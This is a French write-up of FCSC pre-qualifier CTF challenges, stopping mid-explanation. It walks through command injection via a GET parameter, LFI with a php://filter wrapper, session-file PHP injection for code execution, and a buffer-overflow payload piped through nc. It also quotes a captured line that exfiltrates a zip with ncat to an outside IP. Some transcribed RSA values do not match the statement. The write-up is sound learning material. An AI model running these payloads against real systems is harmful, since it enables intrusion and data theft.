

## [FR] - Write Up FCSC

Salut, c'est look, j'ai participé au préqualfs de l'FCSC. Les préqualfs étaient un ctf avec des challs dans différentes catégories : pwn, intro, web, crypto, reverse, forensics, hardware, misc.

### Challenges que j'ai validé :

- tout les intros sauf : TarteTatin et Petite Frappe 1
- EnterTheDungeon (web)
- Académie de l'investigation - C'est la rentrée (forensic)
- Bestiary (web)
- Lipogrammeurs (web)
- Flag Checker (web)

Total point : 533

Classement : 52 ème Junior

*Remarque* : si vous faites le total des points que j'ai, vous obtiendrez bien + que 432 car en fait les challenges (à part les intros) ont des points dynamiques. C'est à dire qu'ils baissent pour tout le monde en fonction du nombre de flag (par exemple des webs à 200 sont descendu à 100 points).

Bonne lecture :p

## INTRO

Les challs d'intro était super :). Comme le dit le nom de la catégorie, ce sont des challs d'introduction dans différentes catégories (crypto, web, pwn, hardware, réseau...)

### Babel Web :

Web

20 points

Énoncé : On vous demande d'auditer ce site en cours de construction à la recherche d'un flag.

URL : <http://challenges2.france-cybersecurity-challenge.fr:5001/>

On arrive sur une page :

# Bienvenue à Babel Web!

La page est en cours de développement, merci de revenir plus tard.

Comme d'habitude on vérifie le robots.txt et sitemap.xml mais on ne trouve rien.

On regarde alors le code source :

```
1 <html>
2   <head>
3     <title>Bienvenue à Babel Web!</title>
4   </head>
5   <body>
6     <h1>Bienvenue à Babel Web!</h1>
7     La page est en cours de développement, merci de revenir plus tard.
8     <!-- <a href="?source=1">source</a> -->
9   </body>
10 </html>
1
```

Quelle surprise, on a un commentaire qui nous dit qu'on a accès à une variable en get (donc dans l'url) on entre donc :

<http://challenges2.france-cybersecurity-challenge.fr:5001?source=1>

On tombe sur du code php :

```

<?php
    if (isset($_GET['source'])) {
        @show_source(__FILE__);
    } else if(isset($_GET['code'])) {
        print("<pre>");
        @system($_GET['code']);
        print("<pre>");
    } else {
?>
<html>
    <head>
        <title>Bienvenue à Babel Web!</title>
    </head>
    <body>
        <h1>Bienvenue à Babel Web!</h1>
        La page est en cours de développement, merci de revenir plus tard.
        <!-- <a href="?source=1">source</a> -->
    </body>
</html>
<?php
    }
?>

```

On remarque qu'on a une autre variable en get qui est code et celle ci fait des appels systèmes.

Donc la ce qu'on va faire c'est lister les fichiers disponibles :

<http://challenges2.france-cybersecurity-challenge.fr:5001/?code=ls>

On obtient :

flag.php

index.php

Il ne reste plus qu'à lire le contenu de flag.php

[http://challenges2.france-cybersecurity-challenge.fr:5001/?code=cat flag.php](http://challenges2.france-cybersecurity-challenge.fr:5001/?code=cat%20flag.php)

On regarde le code source et on obtient le flag :

```

<pre><?php
    $flag = "FCSC{5d969396bb5592634b31d4f0846d945e4befbb8c470b055ef35c0ac090b9b8b}";
</pre>

```

FCSC{5d969396bb5592634b31d4f0846d945e4befbb8c470b055ef35c0ac090b9b8b}

NES FOREVER :

Web

20 points

Énoncé : Le bon vieux temps ! Pour trouver le flag, vous allez devoir inspecter un langage qui fait la base d'Internet.

URL : <http://challenges2.france-cybersecurity-challenge.fr:5000/>

On regarde le code source et on a le flag dans un commentaire html^^

```
<!--  
FCSC{a1cec1710b5a2423ae927a12db174337508f07b470fc0a29bfc73461f131e0c2}  
-->
```

## Le Rat Conteur :

crypto

20 points

Énoncé : Le fichier suivant a été chiffré en AES-128 en mode CTR, avec la clé de 128 bits **00112233445566778899aabbccddeeff** et un IV nul.

À vous de le déchiffrer pour obtenir le flag.


Le fichier est une image jpg chiffrée

On a deux hints qui nous recommandent d'utiliser openssl. Après plusieurs recherches voici le bon payload :

```
look@look-VirtualBox:~/Desktop$ openssl enc -aes-128-ctr -d -in flag.jpg.enc -out flag.jpg -K 00112233445566778899aabbccddeeff -iv 00000000000000000000000000000000  
look@look-VirtualBox:~/Desktop$
```

- openssl = commande
- enc = encodé
- aes-128-ctr = le mode
- d = decode
- in = le fichier qui est chiffré (flag.jpg,enc)
- out = la sortie, où sera mis le résultat de cette commande (la dans flag.jpg) remarque : si le fichier n'existe pas il est créé.
- K = la clé **00112233445566778899aabbccddeeff**
- iv = le IV nul (on met plusieurs 0 car on doit respecter le padding)

On obtient donc la photo déchiffrée :



## SuSHI

misc

20 points

Énoncé : Connectez-vous à cette machine en SSH avec les identifiants mentionnés, et trouvez le flag.

- Adresse : [challenges2.france-cybersecurity-challenge.fr](https://challenges2.france-cybersecurity-challenge.fr)
- Port : [6000](#)
- Utilisateur : [ctf](#)
- Mot de passe : [ctf](#)

On se connecte donc en ssh

```
ssh -p <port> <utilisateur>@<adresse>
```

ce qui donne :

```
ssh -p 6000 ctf@challenges2.france-cybersecurity-challenge.fr
```

puis on entre le mdp : ctf et on est bien connecté.  
On lance un "ls" mais rien ne s'affiche :

```
ctf@SuSHi:~$ ls
ctf@SuSHi:~$
```

mmh bizarre, peut-être dans les fichiers cachés (sous linux les fichiers cachés commencent par un "." et sont visibles en faisant un ls -a)

```
ctf@SuSHi:~$ ls -la
total 24
drwxr-xr-x 1 ctf-admin ctf 4096 Apr 25 10:39 .
drwxr-xr-x 1 ctf-admin ctf 4096 Apr 25 10:38 ..
-rw-r--r-- 1 ctf-admin ctf 220 May 15 2017 .bash_logout
-rw-r--r-- 1 ctf-admin ctf 3526 May 15 2017 .bashrc
-r--r--r-- 1 ctf-admin ctf 71 Apr 25 10:38 .flag
-rw-r--r-- 1 ctf-admin ctf 675 May 15 2017 .profile
```

Ici je rajoute l'option "l" pour lister les fichiers pour que ça soit plus propre :).  
On voit donc un fichier flag qu'on peut lire.

```
ctf@SuSHi:~$ cat .flag
FCSC{ca10e42620c4e3be1b9d63eb31c9e8ffe60ea788d3f4a8ae4abeac3dccdf5b21}
```

Flag :  
FCSC{ca10e42620c4e3be1b9d63eb31c9e8ffe60ea788d3f4a8ae4abeac3dccdf5b21}

## Poney

pwn

20 points

Énoncé : On vous demande de lire le fichier flag présent sur le système.

Service : nc challenges1.france-cybersecurity-challenge.fr 4000

On a un binaire pour tester en local.

La première chose à faire et de savoir quel type de binaire c'est.

Pour cela on lance un file sur notre binaire :

La partie importante est ça :

```
look@look-VirtualBox:~/Desktop$ file poney
poney: ELF 64-bit LSB executable, x86-64, v
```

On est sur un ELF (exécutable sous linux) en 64 bits.

Bon on est sur un pwn en intro qui je rappelle sont des sortes d'intro pour chaque domaine donc on peut parier que c'est un bof (buffer overflow).

Quand on lance le programme on nous demande un input. Vu que je suis un bourrin je trouve l'offset (ou ca segfault) avec des valeurs randoms et on voit que ca sefault à 40.

```
look@look-VirtualBox:~/Desktop$ python -c 'print "A" * 40' | ./poney
Give me the correct input, and I will give you a shell:
>>> Segmentation fault (core dumped)
look@look-VirtualBox:~/Desktop$ python -c 'print "A" * 39' | ./poney
Give me the correct input, and I will give you a shell:
>>> look@look-VirtualBox:~/Desktop$
```

avec gdb quand on disas le main on voit pas trop de chose intéressante. Vu que je suis fort en guessing comme vous l'avez vu^^ j'ai réussi à trouver la fonction shell. Sinon sans guess on peut balancer un petit :

`objdump -d poney`

et on voit l'existence de la fonction shell

On trouve son adresse avec objdump ducoup ou sinon en plus propre il y a :

```
look@look-VirtualBox:~/Desktop$ nm ./poney | grep shell
0000000000400676 T shell
```

Quand on lance un disas shell dans gdb on voit un appel à la fonction system.

Bon ben la il reste plus qu'à overflow le buffer avec 40 A puis de jump sur la fonction shell.

```
look@look-VirtualBox:~/Desktop$ python -c 'print "A" * 40 + "\x76\x06\x40\x00\x00\x00\x00\x00" | ./poney
Give me the correct input, and I will give you a shell:
>>> Segmentation fault (core dumped)
```

Oh ! pourquoi ca segfault :( . Après 30 minutes on me dit qu'en local ça ne fonctionne pas :(.

Bon ben on pipe notre payload sur le nc :

```
look@look-VirtualBox:~/Desktop$ (python -c 'print "A" * 40 + "\x76\x06\x40\x00\x00\x00\x00\x00";cat -) | nc challenges1.france-cybersecurity-challenge.fr 4000
Give me the correct input, and I will give you a shell:
>>> ls
flag
poney
cat flag
FCSC{725dd45f9c98099bccae9922beda74d381af1145dfce3b933512a380a356acf}
```

Bingo on a un shell !!

Comme vous pouvez le constater notre payload a un peu changé. Le "cat -" sert à laisser le shell ouvert.

## Smic 1

Crypto - RSA

20 points

**Énoncé** : Le chiffrement RSA repose sur l'exponentiation modulaire de grands nombres. En utilisant les notations standards, calculez le "message" chiffré **c** correspondant au "message" en clair **m** =

29092715682136811148741896992216382887663205723233009270907036164616385404  
41094678969760163383226187395378307022571739613775586697680187118423636355  
16863643623127029856602713889006375276445055215596621280914184180295353477



88018938016105431888876506254626085450904980887492319714444847439547681555  
866496873380 en utilisant la clé publique :  $(n, e) =$   
(1158351435290119854669468973716597689427070752513859955172140501224105669  
73563965811168663559614636580713282451012293945169200873869218782362296940  
82244873554307911346338424981913414736980647056038245716463304583091224397  
86228705421743818987567215992807834312837774369496557772189203512334635359  
26738440504017, 65537).

en cherchant un peu on voit que on doit faire :  
 $m \text{ puissance } e \text{ modulo } n$

On fait un petit script python :

```
m = 29892715682136811148741896992216382887663285723233009270907036164616385404410946789697601633832261873953783070225717396137755866976801871184236363551686364362312702985660271388900637527644505
e = 65537
n = 11583514352901198546694689737165976894270707525138599551721405012241056697356396581116866355961463658071328245101229394516920087386921878236229694882244873554307911346338424981913414736980647

result = (m ** e) % n
print(result)
```

Avec un peu d'attente, on obtient le flag :

```
43838584369552603099759673610132404954603129182365447300530480398332
32236374171902142721828288588834042776461721236025862503464282746529207491
46234183860941674027480999280357597129515430686703339726080992034441964342
50100760907677561414593941829935308834430903916897564884969367373487895789
351212840634163159}
```

## Smic 2

Crypto - RSA

20 points

**Énoncé** : La sécurité du cryptosystème RSA repose sur un problème calculatoire bien connu.  
On vous demande de déchiffrer le "message" chiffré **c** ci-dessous pour retrouver le  
"message" en clair **m** associé à partir de la clé publique  $(n, e)$ .

Valeurs :

- **e** = 65537
- **n** = 632459103267572196107100983820469021721602147490918660274601
- **c** = 63775417045544543594281416329767355155835033510382720735973

Le flag est **FCSC{xxxx}** où **xxxx** est remplacé par la valeur de **m** en écriture décimale.

**Les étapes pour avoir le flag :**

remarque : les calculs sont fait avec Python ou par dcode.

1. Déterminer p et q :

Il y a plusieurs solutions pour les avoir (spoiler : j'ai encore pris une technique de bourrin).  
On choisi un nombre aléatoire qu'on note **a** qui doit être inférieur à notre **n**  
On trouve le PGCD (plus grand diviseur commun) de **a** et **n** qui ne doit pas être égale à 1.



## 2. Calculer $\phi(n)$

Là c'est plus simple juste un petit calcul :

$$\phi(n) = (p - 1)(q - 1)$$

## 3. Calculer $d$

$d$  est la clé privée on l'a calcule comme ça :

$d$  = inverse modulaire de  $e$  modulo  $\phi(n)$

## 4 . Retrouver $m$

La dernière est encore un calcul :

$m = c$  puissance  $d$  modulo  $n$

et voilà vous aurez le flag qui est :

FCSC{563694726501963824567957403529535003815080102246078401707923}

## Cap ou Pcap

Réseau

20 points

**Énoncé** : Voici la capture d'une communication réseau entre deux postes. Un fichier a été échangé et vous devez le retrouver.

Le flag est présent dans le contenu du fichier.

SHA256(cap.pcap) = 20ac157ee412240ee0f944effd41f870d093b005bb7168c0e629a193c8d0febe

On a donc un fichier .pcap. On l'ouvre avec wireshark, et on analyse les trames tcp.

Il y en a deux :

```
id
uid=1001(fcsc) gid=1001(fcsc) groups=1001(fcsc)
pwd
/home/fcsc
w
 07:10:25 up 24 min,  1 user,  load average: 0.00, 0.00, 0.00
USER  TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
fcsc  tty7      :0            06:46    24:47  3.13s  0.00s /bin/sh /etc/xdg/xfce4/xinitrc -- /etc/X11/xinit/xserverrc
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
ls Documents
flag.zip
file Documents/flag.zip
Documents/flag.zip: Zip archive data, at least v2.0 to extract
xxd -p Documents/flag.zip | tr -d '\n' | ncat 172.20.20.133 20200
exit
```

Les choses à retenir sont qu'il y a un flag.zip et qu'on fait un xxd sur ce flag.zip. En se documentant un peu sur la commande xxd on voit que ça fait un hex dump du fichier. Allons chercher une trame tcp avec cet hexdump. En cherchant un peu on l'a trouve :

```
504b030414000000000a231825065235c394200000470000000001c00666c61672e747874554090003bfc8855ebfc8855e75780b00104e803000004e80300000dc9c11180300004c0bfd5840408bc33630356e00568c2b177ddef9eeb5a8fe6ee06ce8e5684f0845997192aad44ecaedc7f8e1acc4e3ec1a8eda164d48c28c77b7c504b01021e0314000000000a231825065235c39420000047000000000180000000001000000a4810000000666c61672e747874554050003bfc8855e75780b00104e803000004e8030000504b05060000000010001004e0000004000000000
```

ou si vous n'avez pas envie de chercher vous avez juste à faire un **xxd cap.pcap** dans votre terminal linux et on voit aussi l'hexdump :

Maintenant on peut s'aider de l'outil cyberchef pour décoder l'hex et le mettre sous forme de texte.

```
RI..504b03041400
00000800a2318250
65235c3942000000
4700000008001c00
666c61672e747874
554090003bfc885
5ebfc8855e75780b
000104e803000004
e80300000dc9c111
80300804c0bfd584
0408bc33630356e0
0568c2b177ddef9e
eb5a8fe6ee06ce8e
5684f0845997192a
ad44ecaedc7f8e1a
cc4e3ec1a8eda164
d48c28c77b7c504b
01021e0314000000
0800a23182506523
5c39420000004700
0000080018000000
000001000000a481
00000000666c6167
2e7478745540500
03bfc8855e75780b
000104e803000004
e8030000504b0506
0000000001000100
4e000000084000000
0000d..^.Q..B...
```


On voit bien le résultat sous forme de texte et on voit la présence d'un flag.txt dans le zip. xxd a converti le zip sous forme d'hexdump et si on faisait l'inverse ? Sur cyberchef il y a une icône pour sauvegarder le résultat dans un fichier.



On le sauvegarde donc en .zip et la qu'est ce qui apparaît :

flag.txt	71	66	Document texte	02/04/2020 13:13	395C2365
----------	----	----	----------------	------------------	----------

un flag.txt qui était contenu dans le flag.zip, on l'ouvre et on voit le flag :



Flag : FCSC{6ec28b4e2b0f1bd9eb88257d650f558afec4e23f3449197b4bfc9d61810811e3}

## Sbox

hardware

20 points


### Énoncé :

On vous demande d'évaluer le circuit donné ([sbox.png](#)) sur la valeur binaire de 4 bits  $(x_3, x_2, x_1, x_0) = (1, 0, 1, 0)$  pour trouver la valeur de  $y = (y_3, y_2, y_1, y_0)$  à la sortie du circuit.

Le flag est  $\text{FCSC}\{\langle y \rangle\}$ , avec  $\langle y \rangle$  la valeur de sortie en écriture binaire sur 4 bits.

**Exemple :** sur l'entrée de 4 bits  $(x_3, x_2, x_1, x_0) = (1, 0, 0, 0)$ , la valeur de sortie serait  $(y_3, y_2, y_1, y_0) = (0, 0, 1, 1)$  et flag serait  $\text{FCSC}\{0011\}$ .

**Attention :** Vous n'avez que deux essais pour soumettre le flag.



Ce challenge était assez fun et sort de l'ordinaire. Je me suis aidé de deux choses :

- [https://www.youtube.com/results?search\\_query=portes+logique](https://www.youtube.com/results?search_query=portes+logique) -> une petite vidéo (3 minutes) youtube qui expliquait le fonctionnement des portes logiques.

- [https://fr.wikipedia.org/wiki/Fonction\\_logique](https://fr.wikipedia.org/wiki/Fonction_logique) -> pour avoir la table de vérité des portes xor et nor.

Je vois pas trop comment write up ce challenge, personnellement j'ai pris une feuille avec un stylo. J'ai reproduit le schéma puis j'ai marqué chaque valeur en entrée et en sortie sur chaque portes pour au final avoir le flag :

$\text{FCSC}\{0101\}$

## WEB

### Bestiary

200 points (point dynamique)


Énoncé : On vous demande simplement de trouver le flag.

URL : <http://challenges2.france-cybersecurity-challenge.fr:5004/>

On arrive sur une interface web classique encore une fois aucun robots.txt et sitemap.xml.  
Le site permet de sélectionner des monstres via la variable en get monster.

Exemple :

<http://challenges2.france-cybersecurity-challenge.fr:5004/index.php?monster=lich>  
affiche :



avec une description plus bas.

Avec ça on pense directement à une LFI (faille d'inclusion). On essaye d'inclure index.php mais juste des erreurs. On essaye alors les choses courantes sur un site web à savoir : config.php et etc/.passwd (?monster=../../../../../../../../etc/.passwd marche mais pas important) mais encore des erreurs. On tente flag.php et là on a aucune erreur mais la page n'est pas incluse. Ce qui veut dire qu'il y a un fichier flag.php mais qu'on ne peut pas

l'inclure. A partir de là, on peut tenter des wrappers comme le bien connu : filter. Ce wrapper permet de mettre la page donnée en base64 (ou autre). On tente alors sur l'index.php :

php://filter/convert.base64-encode/resource=index.php

Notre url devient donc :

http://challenges2.france-cybersecurity-challenge.fr:5004/index.php?monster=[php://filter/convert.base64-encode/resource=index.php](http://filter/convert.base64-encode/resource=index.php)

et la :

Bingo ! On a le contenu de index.php encodé en base64. On a plus qu'à le décoder avec un site et on obtient le code suivant :

```
<?php
    session_save_path("./sessions/");
    session_start();
    include_once('flag.php');
?>
<html>
<head>
    <title>Bestiary</title>
</head>
<body style="background-color:#3CB371;">
<center><h1>Bestiary</h1></center>
<script>
function show()
{
    var monster = document.getElementById("monster").value;
    document.location.href = "index.php?monster="+monster;
}
</script>

<p>
<?php
    $monster = NULL;

    if(isset($_SESSION['monster']) && !empty($_SESSION['monster']))
        $monster = $_SESSION['monster'];
    if(isset($_GET['monster']) && !empty($_GET['monster']))
    {
        $monster = $_GET['monster'];
        $_SESSION['monster'] = $monster;
    }

    if($monster !== NULL && strpos($monster, "flag") === False)
        include($monster);
    else
        echo "Select a monster to read his description.";
```

```
?>
</p>

<select id="monster">
    <option value="beholder">Beholder</option>
    <option value="displacer_beast">Displacer Beast</option>
    <option value="mimic">Mimic</option>
    <option value="rust_monster">Rust Monster</option>
    <option value="gelatinous_cube">Gelatinous Cube</option>
    <option value="owlbear">Owlbear</option>
    <option value="lich">Lich</option>
    <option value="the_drow">The Drow</option>
    <option value="mind_flayer">Mind Flayer</option>
    <option value="tarrasque">Tarrasque</option>
</select> <input type="button" value="show description" onclick="show()">
<div style="font-size:70%">Source : https://io9.gizmodo.com/the-10-most-memorable-dungeons-dragons-monsters-1326074030</div><br />
</body>
</html>
```

**On va garder que le code php car c'est ça qui nous intéresse :**

pour une meilleure compréhension : <https://www.php.net/>

```
<?php
    session_save_path("./sessions/");
    session_start();
    include_once('flag.php');
?>

<?php
    $monster = NULL;

    if(isset($_SESSION['monster']) && !empty($_SESSION['monster']))
        $monster = $_SESSION['monster'];
    if(isset($_GET['monster']) && !empty($_GET['monster']))
    {
        $monster = $_GET['monster'];
        $_SESSION['monster'] = $monster;
    }

    if($monster !== NULL && strpos($monster, "flag") === False)
        include($monster);
    else
        echo "Select a monster to read his description.";
?>
```

Je vais tenter de vous expliquer le code pour une meilleure compréhension :

- Le 1er bloque de php n'est pas tellement important, juste qu'on nous confirme l'existence d'un flag.php et qu'il est incluse qu'une fois donc normal qu'on ne puisse pas l'avoir avec

notre LFI filter. `session_start()` nous informe qu'il démarre une session. `session_save_path()` retourne le chemin du dossier actuellement utilisé pour sauver les données de sessions (bien évidemment on ne peut pas y aller)

- Le 2ème bloque est plus intéressant :

`$monster = NULL;` -> on assigne NULL à la variable monster. NULL représente une variable sans valeur.

```
if(isset($_SESSION['monster']) && !empty($_SESSION['monster']))  
    $monster = $_SESSION['monster'];
```

-> on vérifie que si la session monster est bien mise alors on initialise monster à sa session

```
if(isset($_GET['monster']) && !empty($_GET['monster']))  
{  
    $monster = $_GET['monster'];  
    $_SESSION['monster'] = $monster;  
}
```

-> on vérifie que si la variable monster est bien dans l'url (?monster=**value**) alors \$monster prend la **value** et que la session prendra cette valeur.

```
if($monster !== NULL && strpos($monster, "flag") === False)  
    include($monster);  
else  
    echo "Select a monster to read his description.";
```

-> si la variable monter n'est pas NULL et que le mot flag n'y est pas alors on inclue le monstre. Sinon on nous dit de choisir un monstre.

Exemple :

<http://challenges2.france-cybersecurity-challenge.fr:5004/index.php?monster=beholder> -> inclue le monstre donc on est bien rentré dans la condition.

<http://challenges2.france-cybersecurity-challenge.fr:5004/index.php?monster=flag> inclue flag donc on rentre dans le else et on a juste la phrase : "Select a monster to read his description."

Forcément l'exploitation doit se jouer sur les sessions.

En regardant un peu sur PayloadAllTheThings,

(<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion#lfi-to-rce-via-php-sessions>) on remarque qu'avec une lfi on peut passer à une rce grâce aux sessions.

On voit que les sessions par défaut sont stockées ici :

`/var/lib/php5/sess_votrephpsessid`

Sauf que dans notre cas on voit grâce au code php que la session est stockée dans `./sessions`.

On tente alors :

`./sessions/sess_votrephpsessid`

Bingo ! on peut lire le contenu de la session

Ces deux lignes sont les coupables :



```
$monster = $_GET['monster'];  
$_SESSION['monster'] = $monster;
```

car on stocke le contenu de la variable monster (?monster=contenu) dans la session sauf que malheureusement on peut lire ce contenu.

Faisons un petit test :

- je sélectionne un monstre au pif par exemple Mimic. L'url sera ?monster=mimic
- Maintenant on fait ?monster=./sessions/sess\_votrephpsessid

Résultat :

```
monster[s:5:"mimic";
```

Parfait, le contenu passé dans l'url s'affiche. Notre but est de lire le flag, sachant que flag.php est déjà inclu on n'a pas besoin de l'inclure dans notre payload. On peut se douter que le flag sera contenu dans une variable \$flag.

On a plus qu'à faire un :

?monster=<?php echo \$flag; ?>

puis allez voir le contenu

?monster=./sessions/sess\_votrephpsessid

```
monster[s:19:"FCSC{83f5d0d1a3c9c82da282994e348ef49949ea4977c526634960f44b0380785622}";
```

Flagged :)

Flag : FCSC{83f5d0d1a3c9c82da282994e348ef49949ea4977c526634960f44b0380785622}

## **Lipogrammeurs**

200 points (points dynamiques)

**Énoncé** : Vous avez trouvé cette page qui vous semble étrange. Pouvez-vous nous convaincre qu'il y a effectivement un problème en retrouvant le flag présent sur le serveur ?

URL : <http://challenges2.france-cybersecurity-challenge.fr:5008/>

On lance le challenge et on arrive sur ça :

encore une fois la doc de php va bien nous servir : <https://www.php.net/manual/fr/index.php>

```

<?php
    if (isset($_GET['code'])) {
        $code = substr($_GET['code'], 0, 250);
        if (preg_match('/a|e|i|o|u|y|[0-9]/i', $code)) {
            die('No way! Go away!');
        } else {
            try {
                eval($code);
            } catch (ParseError $e) {
                die('No way! Go away!');
            }
        }
    } else {
        show_source(__FILE__);
    }
}

```

c'est parti pour vous expliquer ce petit code :) :

- la 1ère ligne (si on ne compte pas les balises de php) sert à vérifier qu'on a bien entré la variable en get dans l'url : ?code=vaue si elle n'est pas présente alors on rentre dans le else qui s'occupe juste de nous montrer ce *magnifique* code php.

